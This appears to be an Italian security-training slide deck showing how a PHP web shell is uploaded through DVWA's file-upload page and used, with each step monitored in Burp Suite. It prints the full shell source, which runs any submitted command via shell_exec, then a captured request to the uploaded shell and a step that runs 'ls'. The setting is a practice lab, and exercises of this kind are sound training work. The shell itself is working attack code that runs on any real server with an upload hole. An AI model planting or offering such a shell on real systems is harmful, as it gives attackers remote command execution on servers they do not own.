




SB/L2
php shell



A low-angle, upward-looking perspective of several modern skyscrapers with glass facades, creating a sense of height and urban density. The image is in a dark, monochromatic blue-grey tone. Overlaid on the image are stylized, glowing cyan circuit lines with circular nodes, resembling a network or data flow, positioned in the upper right and lower left corners.

OGGI VEDREMO COME SFRUTTARE UN
FILE UPLOAD SULLA DVWA PER
CARICARE UNA SEMPLICE SHELL IN
PHP, ANDANDO A MONITORARE TUTTI
GLI STEP CON BURPSUITE.

UNA SHELL PHP È UN'INTERFACCIA CHE
CONSENTE DI ESEGUIRE COMANDI E SCRIPT
PHP DIRETTAMENTE DA UNA RIGA DI
COMANDO. POSSIAMO NOTARE QUI DI LATO LO
SCRIPT DELLA SHELL CHE ANDREMO AD
UTILIZZARE NELLE PROSSIME SLIDE SULLA
NOSTRA DYWA


```
1 <?php
2 if (!empty($_POST['cmd'])) {
3     $cmd = shell_exec($_POST['cmd']);
4 }
5 ?>
6 <!DOCTYPE html>
7 <html lang="en">
8 <head>
9     <meta charset="utf-8">
10    <meta http-equiv="X-UA-Compatible" content="IE=edge">
11    <meta name="viewport" content="width=device-width, initial-scale=1">
12    <title>Web Shell</title>
13    <style>
14
15 {-webkit-box-sizing: border-box;
16     box-sizing: border-box;}
17
18     body {
19         font-family: sans-serif;
20         color: rgba(0, 0, 0, .75);
21     }
22
23     main {
24         margin: auto;
25         max-width: 850px;
26     }
27
28     pre,
29     input,
30     button {
31         padding: 10px;
32         border-radius: 5px;
33         background-color: #efefef;
34     }
35
36     label {
37         display: block;
38     }
39
40     input {
41 width: 100%;
42         background-color: #efefef;
43         border: 2px solid transparent;
44     }
45
46     input:focus {
47         outline: none;
48         background: transparent;
49         border: 2px solid #e6e6e6;
50     }
51
52     button {
53         border: none;
54         cursor: pointer;
55         margin-left: 5px;
56     }
57
58     button:hover {
59         background-color: #e6e6e6;|
60     }
61 [15:03]
62 .form-group {
63     display: -webkit-box;
64     display: -ms-flexbox;
65     display: flex;
66     padding: 15px 0;
67 }
68 </style>
69
70 </head>
71
72 <body>
73     <main>
74         <h1>Web Shell</h1>
75         <h2>Execute a command</h2>
76         <h2>Execute a command</h2>
77
78         <form method="post">
79             <label for="cmd"><strong>Command</strong></label>
80             <div class="form-group">
81                 <input type="text" name="cmd" id="cmd" value="<?= htmlspecialchars($_POST['cmd'], ENT_QUOTES, 'UTF-8') ?>"
82                     onfocus="this.setSelectionRange(this.value.length, this.value.length);" autofocus required>
83                 <button type="submit">Execute</button>
84             </div>
85         </form>
86
87         <?php if ($_SERVER['REQUEST_METHOD'] === 'POST'): ?>
88             <h2>Output</h2>
89             <?php if (isset($cmd)): ?>
90                 <pre><?= htmlspecialchars($cmd, ENT_QUOTES, 'UTF-8') ?></pre>
91             <?php else: ?>
92                 <pre><small>No result.</small></pre>
93             <?php endif; ?>
```

UNA VOLTA PREPARATO LO SCRIPT DELLA SHELL PROSEGUIAMO CON IL CARICAMENTO DI QUEST'ULTIMA SULLA DVWA TRAMITE L'APPOSITA SEZIONE "UPLOAD". UNA VOLTA ESEGUITO L'UPLOAD, LA WA CI RESTITUIRÀ QUESTO MESSAGGIO, IN CUI SI NOTA IL PATH DELLA SHELL, QUESTO CI SERVIRÀ PER ANDARE AD ESEGUIRE LO SCRIPT.



COME ANTICIPATO PROVIAMO AD ACCEDERE ALLA SHELL APPENA CARICATA TRAMITE IL PERCORSO DATO, COME VEDIAMO DALLA PAGINA CHE CI SI PRESENTA LA SHELL È OPERATIVA E IN QUESTO CASO PRESENTA UN INTERFACCIA VISIVA

```
Pretty  Raw  Hex
1 GET /dvwa/hackable/uploads/phpshell1.php HTTP/1.1
2 Host: 192.168.50.102
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applic
;q=0.7
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
9 Cookie: security=low; PHPSESSID=0b1a502d8ef90aa61e811a9d3f9146cd
10 Connection: close
11
```



Web Shell

Execute a command

Command

Execute

PROVIAMO AD ESEGUIRE IL SEMPLICE
COMANDO LS PER VEDERE COSA SI TROVA
ALL'INTERNO DELLA DIRECTORY IN CUI È
STATO UPLOADATA LA SHELL.

